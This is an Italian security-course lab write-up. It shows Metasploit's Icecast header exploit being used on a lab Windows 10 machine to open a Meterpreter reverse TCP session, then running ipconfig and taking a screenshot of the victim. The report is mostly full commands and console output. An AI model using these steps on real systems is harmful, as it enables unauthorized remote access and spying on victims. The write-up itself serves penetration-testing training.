Meterpreter

Traccia:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:

Vedere l' indirizzo IP della vittima.

Recuperare uno screenshot tramite la sessione Meterpreter. Il programma da exploitare sarà Icecast già presente nella iso.


Msfconsole


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
=[metasploit v6.4.18-dev]
+ -- --=[2437 exploits - 1255 auxiliary - 429 post]
+ -- --=[1471 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search icecast
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/http/icecast_header 2004-09-28 great No Icecast Header Overwrite
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.227
RHOSTS ⇒ 192.168.1.227
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.1.102
LHOST ⇒ 192.168.1.102
msf6 exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Sending stage (176198 bytes) to 192.168.1.227
[*] Meterpreter session 1 opened (192.168.1.102:4444 → 192.168.1.227:49534) at 2024-11-14 06:47:38 -0500

Ipconfig / screenshot

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d8:da:35
MTU          : 1500
IPv4 Address : 192.168.1.227
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7999:da2b:60b0:2837
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:2851:782c:3c09:14d8:68bd:5b42
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::3c09:14d8:68bd:5b42
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:1e3
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screenshot
Screenshot saved to: /home/kali/dKXzDpwq.jpeg
meterpreter >
```

Screenshot



Oggi ho utilizzato Metasploit per ottenere una sessione Meterpreter su un sistema Windows 10 vulnerabile.

- Dopo aver avviato Metasploit, ho cercato e selezionato un exploit per Icecast, configurando i parametri necessari, tra cui l'indirizzo IP della vittima, il mio indirizzo IP e il payload.
- Una volta lanciato l'exploit, ho ottenuto l'accesso alla sessione Meterpreter sulla macchina target.

- Da lì, ho eseguito il comando ipconfig per visualizzare l'indirizzo IP della macchina della vittima.
- Ho utilizzato il comando screenshot per catturare un'immagine dello schermo del target, ottenendo con successo le informazioni richieste.

Questo esercizio ha dimostrato come sfruttare una vulnerabilità in un servizio per ottenere l'accesso remoto a una macchina e raccogliere informazioni tramite una sessione Meterpreter.